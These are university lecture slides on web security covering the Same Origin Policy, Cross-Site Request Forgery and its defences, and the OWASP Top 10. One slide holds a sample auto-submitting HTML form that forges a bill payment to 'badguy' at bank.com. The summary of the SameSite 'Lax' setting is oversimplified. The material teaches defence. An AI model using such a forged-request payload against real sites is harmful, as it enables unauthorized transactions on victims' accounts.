

CSE 331: Computer Security Fundamentals

Spring 2026

Web Security:
Web App Security

Amir Rahmati
Xinrui Yu



Stony Brook Institute
at Anhui University

安徽大学纽约石溪学院

Recap: Same Origin Policy (SOP)

You may have seen this:

This may be fine for smartphone apps.
However, browsers prevent such
behavior because of the SOP:




Only code from same origin can **access**
HTML elements on another site.

However:

SOP Does Not Control Sending

- A webpage can **send** information to any site.
- When you are clicking a link to JD.com on BiliBili or other websites, you are actually sending a request to JD.com.

For example: <https://item.jd.com/11752545.html>



- You are saying to JD.com: “I want to GET the contents of this webpage.”

Sending Info: Functionalities

- Sending a request can do more than “open a new webpage”.
- While <https://item.jd.com/11752545.html> opens the webpage of this item, <https://item.jd.com/cart/add?id=11752545> adds this item to your cart.
Actually, online shopping have stopped using URLs to do this, but this is just an example.
- They are both HTTP requests, one for “viewing”, one for “acting”.

Sending Info: Automatic Identity

<https://item.jd.com/cart/add?id=11752545>

- How does JD.com know which user's cart to add the item to? This information is not in the HTTP request!

Answer: cookies!

- When you log in to JD.com, it sends you a piece of information, and it is stored in your browser.
- Whenever you are sending request to JD.com, your browser **automatically** sends this cookie together. Each website has its own cookie.

Cross-Site Requests and Its Problems

- The cookie will be sent as long as the request destination matches.
 - Same-site request: Click **JD link** within **JD.com** -> send **JD cookie**
 - Cross-site request: Click **JD link** within **Bilibili.com** -> send **JD cookie**
- Because of above behavior of the browsers, the server cannot distinguish between the same-site and cross-site requests.
- It is possible for third-party websites to forge requests that are exactly the same as the same-site requests.
- This is called **Cross-Site Request Forgery (CSRF)**.

Cross-Site Request Forgery (CSRF/XSRF)


Cross-Site Request Forgery

- Users logs into bank.com, forgets to sign off
 - Session cookie remains in browser
- User then visits a malicious website containing

```
<form  name=BillPayForm
action=http://bank.com/BillPay.php>
<input  name=recipient  value=badguy> ...

<script> document.BillPayForm.submit(); </script>
```
- Browser sends cookie, payment request fulfilled!


Cookies in Forged Requests



Impact

- Hijack any ongoing session (if no protection)
 - Amazon: One-click purchase
 - Banks: Transfer money (may need more steps)
 - Hospital: Send your private info to attacker
- ...and more

XSRF (aka CSRF): Summary



Countermeasures of CSRF

- The server cannot distinguish whether a request is cross-site or same-site.
- Does the browser know the difference?
 - Of course. The browser knows from which page a request is generated.
- How to help server?
 - Same-site cookie (browser's help)
 - Secret token (the server helps itself to defend against CSRF)

Same-Site Cookies

- A special type of cookie in browsers like Chrome and Opera, which provide a special attribute to cookies called SameSite.
- This attribute is set by the servers and it tells the browsers **whether a cookie should be attached to a cross-site request or not**.
- Cookies with this attribute are always sent with same-site requests, but whether they are sent with cross-site depends on the value of this attribute.
 - Strict (Not sent along with cross-site requests)
 - Lax (Sent with cross-site requests)

Secret Token

- The server embeds a random secret value inside each web page.
- When a request is initiated from this page, the secret value is included with the request.
- The server checks this value to see whether a request is cross-site or not.
- Pages from a different origin will not be able to access the secret value.
Why? (Same Origin Policy)
- The secret is randomly generated and is different for different users. So, there is no way for attackers to guess or find out this secret.

OWASP Top 10 Web Vulnerabilities

Open Worldwide Application Security Project

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)
5. Broken Access Control
6. Security Misconfiguration
7. Cross-Site Scripting XSS → Cross-Site Request Forgery
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging & Monitoring

